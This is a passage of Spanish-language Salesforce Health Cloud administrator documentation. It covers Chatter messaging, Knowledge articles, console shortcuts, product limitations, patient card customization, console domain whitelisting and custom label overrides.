   Compartir un archivo con otras personas es otra forma de enviar un mensaje de Chatter. Cuando comparte un archivo, se envía un mensaje a los destinatarios.
2. Si comenzó en el cuadro de diálogo Enviar un mensaje, podrá agregar los nombres de las personas a la lista de destinatarios. Escriba un nombre en el campo **Para** y haga clic en el nombre para seleccionarlo. Agregue más personas a la conversación introduciendo más nombres.

   Si está respondiendo dentro de una conversación o por correo electrónico, no se pueden cambiar las personas que participan en la conversación.
3. Escriba su mensaje. Los mensajes pueden tener hasta 10.000 caracteres.
4. Envíe su mensaje mediante el método oportuno.
   - En el cuadro de diálogo Enviar un mensaje, haga clic en **Enviar**.
   - Si está enviando su respuesta en una conversación, haga clic en **Responder** (o **Responder a todos** si la conversación incluye a múltiples destinatarios).
   - Si está respondiendo por correo electrónico, utilice la opción Enviar de su aplicación de correo electrónico.

# Impulsar la formación con protocolos y artículos

Salesforce Knowledge le permite creare y gestionar contenido y hacerlo disponible para otros profesionales sanitarios y para el paciente y los miembros del equipo sanitario de forma sencilla. Un artículo puede incluir los protocolos que utiliza para gestionar condiciones o puede incluir materiales educacionales que envía a pacientes. Puede escribir, modificar, publicar y archivar artículos utilizando la ficha Gestión de artículos o buscar y ver los artículos publicados mediante la ficha Artículos.

Los autores crean artículos seleccionando un tipo de artículo, escribiendo contenido y seleccionando dónde se debe publicar. Crea artículos y protocolos desde la fecha Gestión de artículos, pero selecciona un tipo de artículo diferente dependiendo del contenido que desea crear.

Nota: Es posible que no todos en su organización tengan el tipo de licencia o permisos para crear artículos y protocolos para sus pacientes y coordinadores de atención sanitaria. Póngase en contacto con su administrador de Salesforce para acceder a la ficha Gestión de artículos.

1. En la ficha Gestión de artículos, haga clic en **Nuevo**.
2. Si su organización admite varios idiomas, seleccione el idioma para el artículo.
3. Seleccione un tipo de artículo, introduzca el título del artículo y haga clic en **Aceptar**.
4. Modifique los campos del artículo y seleccione un estado válido. Si su artículo contiene un campo Área de texto enriquecido, puede añadir cierto formato como las listas con viñetas, vínculos e imágenes.
5. Opcionalmente, si su organización utiliza categorías de datos, seleccione las categorías para asociar con su artículo:
   - Haga clic en **Modificar** junto a un grupo de categorías para abrir el cuadro de diálogo de selección de categorías.
   - En la lista `Categorías disponibles`, expanda la jerarquía de categorías para seleccionar una categoría.
   - Haga clic en **Agregar** para pasar una categoría seleccionada a la lista `Categorías seleccionadas`.

     Nota: No puede agregar tanto una categoría y sus categorías secundarias a la lista `Categorías seleccionadas`. Cuando agrega una categoría a un artículo:
     - Las categorías secundarias de la lista `Categorías disponibles` no están disponibles a no ser que quite el principal de la lista `Categorías seleccionadas`.
     - Las categorías secundarias de la lista `Categorías seleccionadas` desaparecen de esa lista.

     Los usuarios que busquen artículos pueden encontrarlos seleccionando una categoría exacta o seleccionando una categoría principal o secundaria.
   - Haga clic en **Aceptar**.
6. Seleccione la audiencia para la que desea publicar el artículo:
   - Aplicación interna: Los usuarios de comunidades de Salesforce pueden acceder a los artículos de la ficha Artículos dependiendo de la visibilidad de sus funciones.

EDICIONES

Health Cloud está disponible en Salesforce Classic

Disponible en: **Enterprise Edition**, **Performance Edition** y **Unlimited Edition**

PERMISOS DE USUARIO

Para crear artículos:
- "Gestionar artículos"

  Y

  "Crear" y "Leer" en el tipo de artículo

Para modificar borradores de artículos:
- "Gestionar artículos"

  Y

  "Leer" y "Modificar" en el tipo de artículo

Para modificar artículos publicados o archivados:
- "Gestionar artículos"

  Y

  "Crear", "Leer" y "Modificar" en el tipo del artículo

- Cliente: Los clientes pueden acceder a los artículos si la ficha Artículos está disponible en una comunidad. Los usuarios de cliente heredan la visibilidad de la función del administrador en la cuenta. En una comunidad, el artículo solo está disponible para usuarios con licencias Customer Community o Customer Community Plus.
- Socio: Los socios pueden acceder a los artículos si la ficha Artículos está disponible en una comunidad. Los usuarios de socios heredan la visibilidad de la función del administrador en la cuenta. En una comunidad, el artículo solo está disponible para usuarios con licencias Partner Community.
- Base de datos de conocimientos pública: Los artículos pueden ponerse a disposición de usuarios anónimos creando una base de datos de conocimientos pública mediante la aplicación *Sample Public Knowledge Base for Salesforce Knowledge* de AppExchange.
- Su propio sitio Web. Los artículos pueden hacerse disponibles a los usuarios mediante el sitio Web de su empresa.

7. Haga clic en **Guardado rápido** para guardar los cambios y continuar en la página. También puede hacer clic en **Guardar** para guardar los cambios, cerrar el artículo e ir a la ficha Gestión de artículos.
8. Haga clic en **Publicar...** cuando el contenido esté listo para ser publicado.
9. Seleccione `Publicar artículo(s) ahora` o `Programar publicación en:` para seleccionar la fecha en la que desea publicar el artículo.
10. Si el artículo se había publicado previamente, seleccione la casilla de selección `Marcar como nueva versión` para que el icono de nuevo artículo ( ) se muestre junto a su artículo en los canales seleccionados. Los usuarios de estos canales podrán ver que este artículo ha sido modificado desde la última vez que lo leyeron. Esta casilla de verificación no estará disponible cuando publique un artículo por primera vez, ya que el icono se mostrará de forma predeterminada para los nuevos artículos.
11. Haga clic en **Aceptar**.

    Los artículos cuya publicación se ha programado para más tarde seguirán apareciendo en el filtro Artículos borrador, ahora con el icono de en espera ( ) junto al título del artículo. Pase el ratón sobre el icono para ver la fecha de publicación.

CONSULTE TAMBIÉN

Crear y modificar artículos

# Accesos directos del teclado de la consola de Health Cloud

Los accesos directos del teclado le permiten realizar acciones rápidamente pulsando teclas en vez de utilizar el ratón.

Estos accesos directos están disponibles para la consola de atención sanitaria y un administrador puede personalizarlos o desactivarlos.

| Comando | Descripción | Clave |
|---|---|---|
| Entrar en el modo de accesos directos de teclado | Activa accesos directos del teclado en un navegador mostrando una consola | ESC |
| Oculta o muestra la barra lateral izquierda | Alterna la apariencia de la barra lateral izquierda y sus componentes | MAYÚS+FLECHA IZQUIERDA |
| Oculta o muestra la barra lateral derecha | Alterna la apariencia de la barra lateral derecha y sus componentes | MAYÚS+FLECHA DERECHA |
| Mover hacia abajo | Mueve el cursor hacia abajo | FLECHA ABAJO |
| Mover hacia arriba | Mueve el cursor hacia arriba | FLECHA ARRIBA |

EDICIONES

Health Cloud está disponible en Salesforce Classic

Disponible en: **Enterprise Edition**, **Performance Edition** y **Unlimited Edition**

| Comando | Descripción | Clave |
|---|---|---|
| Oculta o muestra la barra lateral superior | Alterna la apariencia de la barra lateral superior y sus componentes | MAYÚS+FLECHA ARRIBA |
| Oculta o muestra la barra lateral inferior | Alterna la apariencia de la barra lateral inferior y sus componentes | MAYÚS+FLECHA ABAJO |
| Abrir botón desplegable en fichas | Abre el botón desplegable en fichas para seleccionar más acciones | D |
| Abrir ficha | Abre una nueva ficha | T |
| Aplica o retira el zoom en las fichas principales | Aplica o retira el zoom en las fichas principales alternando la apariencia del encabezado, el pie y la lista anclada | Z |
| Cerrar ficha | Cierra una ficha seleccionada | C |

# Limitaciones de Health Cloud

Obtenga información acerca de la visualización, el acceso y las limitaciones de personalización para Health Cloud.

EDICIONES

Health Cloud está disponible en Salesforce Classic

Disponible en: **Enterprise Edition**, **Performance Edition** y **Unlimited Edition**

**Mostrar limitaciones**

Health Cloud solo está disponible en Microsoft® Internet Explorer® 10 u 11; Microsoft® Edge; la versión estable más reciente de Mozilla® Firefox®; la versión estable más reciente de Apple® Safari® la versión estable más reciente de Google Chrome™.

Consejo: Para obtener el rendimiento óptimo, recomendamos que los usuarios de la consola utilicen el navegador Google Chrome™ y equipos con 8 GB de RAM.

**Limitaciones de Cifrado de plataforma**

Los campos cifrados no se pueden utilizar como criterios de filtro u ordenación.

Los datos cifrados no están enmascarados y son visibles para usuarios de Health Cloud. Recomendamos utilizar seguridad a nivel de objeto y seguridad a nivel de campo para restringir la visibilidad de datos confidenciales.

La supervisión de eventos no registra qué pacientes aparecen en la página Hoy, las páginas Lista de pacientes o la página Pacientes candidatos. La supervisión de eventos sí que registra que un usuario visitó esas páginas, pero no registra los detalles sobre lo que se muestra en esas páginas. No obstante, cuando selecciona un paciente para ver en la consola de Health Cloud, registra el Id. de ese paciente.

**Limitaciones de comportamiento y acceso**

Health Cloud no cumple los requisitos de accesibilidad.

Cuando agrega una tarea al seguro médico, no aparece en la Cronología hasta que actualiza la Cronología. Actualice la cronología haciendo clic en su botón de actualización o seleccionando la cronología desde el conmutador de fichas Tarjeta de paciente.

Cuando agrega una tarea al seguro médico, no aparece en la página Hoy hasta que actualiza la página Hoy. Puede actualizar la página Hoy actualizando su navegador.

No puede ordenar una columna en una lista basada en un campo cifrado.

Las páginas de vistas de lista muestran hasta 500 pacientes por página. Las funciones de clasificación y búsqueda se aplican a los datos dentro de una única página de la lista de pacientes.

Los campos de texto largo (como los campos de descripción) y el campo Dirección no se admiten como criterios de filtro cuando se crea una lista de pacientes. Para filtrar según una dirección, utilice los campos secundarios, como el campo Calle.

**Limitaciones de traducción**

Los nombres de las columnas de la Lista de pacientes no están traducidas y aparecen en el idioma que se utilizó para crearlas. De modo que si las etiquetas de los nombres de las columnas se crearon en una organización en inglés, solo se mostrarán en ese idioma.

Los usuarios pueden modificar la Lista de pacientes cuando tienen el mismo idioma y configuración regional que la organización en la que se creó la lista. Cuando alguien modifica una lista creada en un idioma diferente al propio, aparece un error.

La lista Todos los pacientes aparece en inglés únicamente.

El campo Record Type Description no puede traducirse.

Los campos Category y Sub-Category del menú de tarjeta de paciente no pueden traducirse utilizando el Sistema de traducción. Para mostrar las etiquetas en otro idioma, desactive o elimine el registro de configuración de campo entregado. A continuación, cree un registro de campo diferente en el idioma para esa organización.

El campo Friendly Name empleado como etiqueta de visualización en Cronología y Tarjeta de paciente no puede traducirse en el Sistema de traducción. Para mostrar las etiquetas en otro idioma, desactive o elimine el registro de configuración de campo entregado. A continuación, cree un registro de campo diferente en el idioma para esa organización.

# Personalizar la consola de atención sanitaria

Health Cloud es un paquete gestionado, instalado en la parte superior de las ediciones de Salesforce Enterprise Edition, Performance Edition o Unlimited Edition. Mientras que no todos los componentes o atributos en un paquete gestionado son personalizables, le proporcionamos la capacidad de modificar los componentes y atributos clave que necesitará para ajustar su instancia de Health Cloud a las necesidades de su empresa.

Fichas personalizadas de Health Cloud

Proporcionamos un conjunto de fichas para ayudarle a personalizar la consola de Health Cloud para corresponderse al modo en que su empresa trabaja con pacientes.

Personalizar la tarjeta de paciente

Puede agregar campos a la tarjeta de paciente y proporcionar a los coordinadores de asistencia sanitaria la información que necesitan acerca de la información de contacto, las condiciones, las prescripciones, las citas y otra información del paciente desde sus registros médicos.

Sustituir etiquetas personalizadas

Las etiquetas personalizadas entregadas con el paquete Health Cloud no se pueden modificar, pero puede sustituirlas creando una versión traducida de la etiqueta.

Configurar la vista de cronología

Puede agregar o eliminar eventos de cuidados médicos de la vista de cronología para proporcionar a sus coordinadores de atención sanitaria la información precisa que necesitan para ser más efectivos en la gestión de sus pacientes.

Personalizar las funciones del equipo sanitario entregadas

Las funciones que tienen las personas en el mundo sanitario son increíblemente variadas. Por lo que le proporcionamos la flexibilidad de cambiar las funciones estándar de Health Cloud a aquellas que reflejan cómo funciona su organización.

Configurar ajustes de metadatos personalizados de Health Cloud

Puede agregar o sustituir campos en varios de los componentes de Health Cloud utilizando metadatos personalizados.

Personalizar problemas y objetivos

Con conjuntos de campos, puede agregar campos personalizados o cambiar el orden de campos existentes en las páginas utilizadas para crear problemas y objetivos.

Personalizar tareas

Personalice los campos en la pagina Nueva tarea de modo que los valores de campo reflejen los tipos de tareas que asignan los coordinadores de atención sanitaria habitualmente y utilice terminología de calificación específica de su organización.

Personalizar los campos Crear miembros externos

Puede personalizar los campos que aparecen en el modal que utilizan los coordinadores de atención sanitaria para crear un miembro del equipo de atención sanitaria externo.

Personalizar la vista de lista Paciente candidato

Puede personalizar los campos que aparecen en la vista de lista que los coordinadores de asistencia sanitaria utilizan para convertir pacientes candidatos en pacientes en Health Cloud.

Agregar relaciones de objetos cruzados para personalizar opciones de filtro de lista de pacientes

Las relaciones de objetos cruzados controlan qué objetos y campos aparecen en las opciones de selección de filtros al crear listas de pacientes.

Los paneles proporcionan a sus usuarios el acceso a amplias miras

Configure su entorno de elaboración de informes, utilice el generador de informes para crear un informe básico y organice sus informes para facilitar la búsqueda de información. También puede encontrar excelente aplicaciones de paneles en Salesforce AppExchange y agregarlas a la consola.

Crear una plantilla de seguro médico

Puede crear una plantilla de seguro médico en Salesforce agregando problemas, objetivos y tareas a una plantilla de seguro médico.

Utilizar Cargador de datos para importar plantillas de seguros médicos

Utilice Cargador de datos para importar plantillas de seguros médicos existentes en Salesforce y ponerlos a disposición de coordinadores de atención sanitaria.


# Fichas personalizadas de Health Cloud

Proporcionamos un conjunto de fichas para ayudarle a personalizar la consola de Health Cloud para corresponderse al modo en que su empresa trabaja con pacientes.

| Nombre de ficha | Descripción |
|---|---|
| Relaciones de objeto cruzado | Las relaciones de objetos cruzados controlan qué objetos y campos aparecen en las opciones de selección de filtros al crear listas de pacientes. |
| Objetos personalizados de HCE<br>(Pacientes de HCE, Encuentros de HCE, etc) | Estas tablas contienen datos del sistema de registros de origen relacionados con cosas como prescripciones, condiciones, pacientes e inmunizaciones. |
| Configuraciones de Tarjeta de paciente | Modifique la vista de tarjeta de paciente para agregar o eliminar información de HCE u otros registros. |
| Configuraciones de vista de cronología | Agregue o elimine eventos de cuidados médicos de la cronología para proporcionar a los coordinadores de atención sanitaria la información que necesitan para ser más efectivos en la gestión de pacientes. |

# Personalizar la tarjeta de paciente

Puede agregar campos a la tarjeta de paciente y proporcionar a los coordinadores de asistencia sanitaria la información que necesitan acerca de la información de contacto, las condiciones, las prescripciones, las citas y otra información del paciente desde sus registros médicos.




La tarjeta de paciente está compuesta de tres componentes diferentes:

- El menú de navegación de la tarjeta de paciente **(1)** que permite a los coordinadores de asistencia sanitaria navegar en las páginas que necesitan sin salir de la tarjeta de paciente. Puede personalizar los elementos que aparecen en la lista de navegación de fichas en la tarjeta del paciente utilizando una configuración personalizada. Por lo que puede agregar un nuevo elemento de navegación a una de las categorías de menú predeterminadas o puede agregar una categoría con nuevas opciones de navegación secundarias a lo que ya tiene.
- El encabezado de la tarjeta del paciente **(2)** que proporciona información básica acerca del paciente así como una foto en miniatura, si disponible.

  El encabezado de la tarjeta del paciente muestra información de identificación del paciente. La siguiente tabla muestra el origen de la información que se muestra para cada paciente. Los campos desde el encabezado de la tarjeta del paciente no están disponibles para la modificación u otras personalizaciones.

| Campo | Origen |
|---|---|
| Foto en miniatura | Foto de perfil de Chatter |
| Nombre del paciente | Registro de contacto |
| Fecha de nacimiento y edad | Campo de fórmula basado en campos desde el registro de contacto |
| Género | Campo Etiqueta de género en registro Paciente de HCE |

- Los campos de registro médico y de contacto del paciente **(3)** que puede agregar a la tarjeta del paciente. Puede personalizar la tarjeta del paciente y agregar campos desde el sistema de registros de origen de modo que los coordinadores de asistencia sanitaria tengan la información que necesitan para gestionar pacientes. Cada campo muestra hasta 200 caracteres, después de los cuales los usuarios pueden hacer clic en `Mostrar más` para ampliar la sección y ver el texto restante. No hay límite superior para el número de campos que puede agregar a la tarjeta de paciente, pero recomendamos no más de 15 a 20 campos para garantizar un rendimiento óptimo.

Agregar elementos al menú de navegación de la Tarjeta de paciente

Puede hacer que la navegación sea sencilla y rápida para los coordinadores de cuidados médicos a las páginas que necesitan sin salir de la tarjeta del paciente.


Agregar campos a la Tarjeta de paciente

Puede modificar la vista de tarjeta de paciente para agregar o eliminar información de HCE u otros registros.

## Agregar elementos al menú de navegación de la Tarjeta de paciente

Puede hacer que la navegación sea sencilla y rápida para los coordinadores de cuidados médicos a las páginas que necesitan sin salir de la tarjeta del paciente.

Los coordinadores de atención sanitaria necesitan un acceso rápido a las diferentes fichas y páginas que ofrecen una imagen completa de los registros de un paciente. Puede configurar el menú de navegación de fichas en la tarjeta del paciente para abrir páginas estándar y personalizadas o direcciones URL como fichas principales o secundarias. Hacer clic en un elemento en el menú abre una nueva ficha o subficha relacionada con los registros de ese paciente.




EDICIONES

Health Cloud está disponible en Salesforce Classic

Disponible en: **Enterprise Edition**, **Performance Edition** y **Unlimited Edition**

PERMISOS DE USUARIO

Para personalizar el menú de navegación de la tarjeta del paciente:

- "Gestionar conjuntos de permisos y perfiles" Y "Personalizar aplicación"

Puede personalizar los elementos que aparecen en la lista de navegación de fichas en la tarjeta del paciente utilizando una configuración personalizada. Por lo que puede agregar un elemento de navegación a una de las categorías de menú predeterminadas o una categoría con nuevas opciones de navegación secundarias a lo que ya tiene. Por ejemplo, cree su propia página de Visualforce y agréguela a la lista de navegación o puede agregar una dirección URL a otra página utilizada con frecuencia.

Nota: Todos los elementos del menú de navegación aparecen en orden alfabético. Las categorías se indican en orden alfabético, así como las subcategorías que están un nivel por debajo.

1. Desde Configuración, introduzca *`Configuración personalizada`* en el cuadro `Búsqueda rápida` y, a continuación, seleccione **Configuración personalizada**.

2. En la lista de parámetros personalizados, haga clic en `Gestionar` junto a los parámetros personalizados del `Menú desplegable CardView`.
3. Haga clic en **Nuevo** y cumplimente los siguientes campos:

| Campo | Detalles |
|---|---|
| `Nombre` | Descripción del elemento de navegación del menú para fines internos. Este texto no aparece en el menú o la página. |
| `Nombre de categoría` | Nombre de la categoría principal que contiene elementos de navegación de menú secundarios. El nombre de la categoría es solo un encabezado y no es un vínculo de navegación en el que se puede hacer clic.<br>Este campo no está disponible para la localización utilizando el sistema de traducción. Para mostrar la etiqueta en otro idioma, desactive o elimine el registro de configuración de campo entregado. A continuación, cree un registro de campo en el idioma para esa organización. |
| `Parámetro de URL` | (Opcional) Agregue más parámetros de URL a la página de Visualforce o URL existente para abrir la nueva ficha. |
| `Tipo de ficha` | Especifique el tipo de ficha a utilizar para esta página: *`Principal`* o *`Subficha`*. Una ficha principal es el elemento principal en el que trabajar. Una subficha está relacionada con un elemento en una ficha principal. |
| `Nombre de subcategoría` | Nombre de la categoría secundaria en la lista de menú. Este texto es el vínculo en el que se puede hacer clic que abre la página o ficha.<br>Este campo no está disponible para la localización utilizando el sistema de traducción. Para mostrar la etiqueta en otro idioma, desactive o elimine el registro de configuración de campo entregado. A continuación, cree un registro de campo en el idioma para esa organización. |
| `Tipo de página` | Tipo de contenido de la nueva página. Especifique *`VFpage`* o *`URL`*.<br>Nota: Asegúrese de agregar las direcciones URL externas a la lista blanca de la consola de modo que los usuarios de la consola puedan acceder a ese dominio. |
| `URL` | Dirección URL para acceder a la página. |

4. Haga clic en **Guardar**.

Ejemplo: El siguiente ejemplo muestra cómo agregar una subficha llamada `Todos los registros médicos` a una categoría denominada `Registros médicos`:

| Campo | Detalles |
|---|---|
| `Nombre` | Todos los datos médicos |
| `Nombre de categoría` | Registro médico |

| Campo | Detalles |
| --- | --- |
| `Parámetro de URL` | No necesario |
| `Tipo de ficha` | *`Subficha`* |
| `Nombre de subcategoría` | Todos los registros médicos |
| `Tipo de página` | *`VFpage`*<br>**Nota:** Asegúrese de agregar las direcciones URL externas a la lista blanca de la consola de modo que los usuarios de la consola puedan acceder a ese dominio. |
| `URL` | /apex/<VF page name> |

Dominios de lista blanca para la consola de Health Cloud

Los administradores pueden permitir a los usuarios de la consola acceder a dominios fuera de Salesforce. Por ejemplo, puede añadir *`www.example.com`* a una lista blanca de la consola y por lo tanto, los usuarios de esa consola pueden acceder a ese dominio.

## Dominios de lista blanca para la consola de Health Cloud


Los administradores pueden permitir a los usuarios de la consola acceder a dominios fuera de Salesforce. Por ejemplo, puede añadir *`www.example.com`* a una lista blanca de la consola y por lo tanto, los usuarios de esa consola pueden acceder a ese dominio.

1. En Configuración, introduzca *`Aplicaciones`* en el cuadro `Búsqueda rápida` y, a continuación, seleccione **Aplicaciones**.
2. Seleccione una aplicación de la consola.
3. Haga clic en **Modificar**.
4. En `Dominios de lista blanca`, escriba los dominios a los que desea que los usuarios accedan y separe varios dominios por comas. No necesita agregar *`http://`* o *`https://`* porque son parte de una URL, no de un dominio.
5. Haga clic en **Guardar**.

# Agregar campos a la Tarjeta de paciente

Puede modificar la vista de tarjeta de paciente para agregar o eliminar información de HCE u otros registros.

Health Cloud proporciona la tarjeta del paciente con los campos básicos que los coordinadores de atención sanitaria utilizan habitualmente. Puede personalizar la tarjeta de paciente y agregar campos desde el sistema de registros de origen de modo que los coordinadores de atención sanitaria tengan la información necesaria para tomar decisiones fundamentadas y proporcionar un atención excelente al paciente.




Cada campo muestra hasta 200 caracteres, después de los cuales los usuarios pueden hacer clic en `Más` para ampliar la sección y ver el texto restante. No hay límite para el número de campos que puede agregar a la tarjeta de paciente, pero recomendamos no más de 15 a 20 campos para un rendimiento óptimo. Puede agregar campos desde objetos que proceden de la tablas personalizadas de HCE y otros objetos también. Asegúrese de que los objetos que está agregando a la tarjeta de paciente están relacionados con el objeto Cuenta.

Consejo: Compruebe el generador de esquemas en su organización si no está seguro de si un objeto está relacionado con el objeto Cuenta.

1. Desde la página Health Cloud: Inicio de Administrador, seleccione la ficha Configuración de la tarjeta de paciente y haga clic en `Nueva`.
2. Introduzca lo siguiente:

| Campo | Descripción |
|---|---|
| `Nombre de configuración de la tarjeta de paciente` | Nombre del elemento de la tarjeta de paciente que está creando. Este nombre solo aparece en páginas de configuración. |
| `Nombre de objeto` | Nombre del objeto que contiene el campo para mostrar en la tarjeta de paciente. Utilice la ortografía exacta del nombre del objeto para garantizar resultados correctos. |
| `Nombre del campo` | Nombre del campo que contiene la información para mostrar en la tarjeta de paciente. |
| `Nombre fácil de recordar` | Texto que aparece en una etiqueta de campo en la tarjeta de paciente.<br><br>Nota: El texto en este campo no está disponible para la localización utilizando el sistema de traducción. Para que este texto aparezca en otro idioma, duplique el registro de configuración e introduzca el texto utilizando el idioma que desea mostrar. A continuación, establezca el campo `Idioma` del nuevo registro en ese idioma. El sistema muestra el texto de etiqueta que coincide con la configuración de idioma del usuario. |

| Campo | Descripción |
| --- | --- |
| `Orden de clasificación` | Indica el orden vertical en el que aparece este campo en la tarjeta de paciente.<br><br>Nota: Si duplica un registro de configuración de modo que puede traducir la etiqueta, modifique también el orden de clasificación. Dado que no puede tener dos registros con el mismo orden de clasificación asignado, cree un número de versión diferente para el nuevo registro. Por ejemplo, si el registro Inglés tiene *3* en el campo `Orden de clasificación`, asigne la versión Español *3.1*. |
| `Ordenar por` | Introduzca el nombre del campo utilizado para definir el orden en el que aparecen los resultados. Por ejemplo, si tiene varios nombres de medicación devueltos, puede ordenarlos por la fecha de su prescripción. De ese modo, las prescripciones más recientes aparecen primero en el campo. |
| `Sustituir campo de filtro` | Si está creando su propio campo de filtro o agregando un campo a la tarjeta de paciente, introduzca el nombre de su campo de filtro.<br><br>Al crear su propio campo de filtro para utilizar en vez de IsVisibleOnPatientCard__c, introduzca el nombre de su campo de filtro. Asegúrese de que el nuevo campo de filtro es booleano o un campo de fórmula que devuelve un valor de tipo casilla de verificación.<br><br>Nota: Si está agregando un campo de Salesforce estándar (como Caso), este campo es obligatorio. |
| `Ascendente` | Seleccione mostrar resultados en orden ascendente. Este campo funciona con el campo Ordenar por. |
| `Activo` | Seleccione activar este campo y haga que aparezca en la tarjeta de paciente. |
| `Límite` | Introduzca el número máximo de resultados que pueden aparecer en el campo. |
| `Idioma` | La configuración que especifica el idioma del texto en el campo `Nombre fácil de recordar`. |
| `Código de idioma` | El código que especifica el idioma del texto en el campo `Nombre fácil de recordar`. |

Nota: Si no ve los campos `Idioma` y `Código de idioma` en la vista de lista, agregue los campos al formato de página. A continuación, actualice la página seleccionando `Todo` y haciendo clic en **Ir**.

Crear un campo de fórmula personalizado para la tarjeta de paciente
Puede personalizar la información que aparece en la tarjeta de paciente agregando un campo de filtro personalizado a un objeto específico.

## Crear un campo de fórmula personalizado para la tarjeta de paciente

Puede personalizar la información que aparece en la tarjeta de paciente agregando un campo de filtro personalizado a un objeto específico.

De forma predeterminada, la tarjeta de paciente muestra campos que proporcionan información de contacto y médica básica para el paciente. Para agregar otros elementos a la tarjeta de paciente o para cambiar la información que aparece desde los campos proporcionados, cree un campo de fórmula personalizado en el objeto que desea mostrar. Por ejemplo, para mostrar información de dispositivo médico, cree un campo personalizado en el objeto Dispositivos_HCE con una fórmula que devuelve la información que desea mostrar en la tarjeta de paciente.

1. Desde Configuración, introduzca *Objeto* en el cuadro Búsqueda rápida y, a continuación, seleccione **Objetos**.
2. Seleccione el nombre del objeto personalizado que contiene la información que desea mostrar en la tarjeta de paciente.
3. En la sección Relaciones y campos personalizados de la página, haga clic en **Nuevo**.
4. Seleccione Fórmula como el tipo de datos y haga clic en **Siguiente**.
5. Introduzca una etiqueta de campo que identifica el campo personalizado.
6. Seleccione Casilla para el tipo de devolución y haga clic en **Siguiente**.
7. Cree una fórmula que devuelve los resultados que desea mostrar en la tarjeta de paciente.

   Para obtener instrucciones acerca del uso de la ficha Fórmula avanzada, busque Crear un campo de fórmula en la Ayuda y formación de Salesforce.

Ejemplo: La siguiente tabla muestra los objetos y campos utilizados para mostrar la información predeterminada en la tarjeta de paciente. Cuando existen múltiples entradas devueltas para un elemento, cada valor está separado por una barra vertical.

| Mostrar nombre | Descripción | Objeto | Campo |
|---|---|---|---|
| Dirección | Dirección principal | Contacto | Dirección de correo |
| Id./NHC del paciente | Identificador del paciente | Cuenta | Id. del sistema de origen |
| Agente/Tutor/Responsable | Nombre de la persona responsable del paciente. | Persona relacionada de HCE | IsVisibleOnPatientCard |
| Idioma | Idioma preferido | Paciente de HCE | IsVisibleOnPatientCard |
| Medicaciones | Nombre de medicaciones actuales. | Prescripción médica de HCE | IsVisibleOnPatientCard |
| Inmunización | Inmunizaciones actuales o válidas. | Inmunización de HCE | IsVisibleOnPatientCard |
| Condiciones médicas | Condiciones diagnosticadas actualmente | Enfermedad HCE | IsVisibleOnPatientCard |
| Alergias | Alergias o intolerancias conocidas. | AllergyIntolerance de HCE | IsVisibleOnPatientCard |

| Mostrar nombre | Descripción | Objeto | Campo |
|---|---|---|---|
| Última cita | Descripción y fecha de la última interacción médica. | Cita de HCE | IsVisibleOnPatientCard |

# Sustituir etiquetas personalizadas

Las etiquetas personalizadas entregadas con el paquete Health Cloud no se pueden modificar, pero puede sustituirlas creando una versión traducida de la etiqueta.

Para sustituir etiquetas personalizadas, debe activar el Sistema de traducción y agregar Inglés como un idioma compatible.

1. En Configuración, introduzca *Etiquetas personalizadas* en el cuadro Búsqueda rápida y, a continuación, seleccione **Etiquetas personalizadas**.
2. Seleccione el nombre de la etiqueta personalizada para abrir.
3. En la lista relacionada Traducciones, haga clic en Nueva para sustituir la etiqueta existente creando una nueva traducción.
4. Seleccione el idioma hacia el que está traduciendo. Dado que Health Cloud no está actualmente traducido, seleccione Inglés.
5. Introduzca el Texto de traducción. Este texto sustituye el valor especificado en el campo Valor de la etiqueta.

Traducir etiquetas en organizaciones en varios idiomas

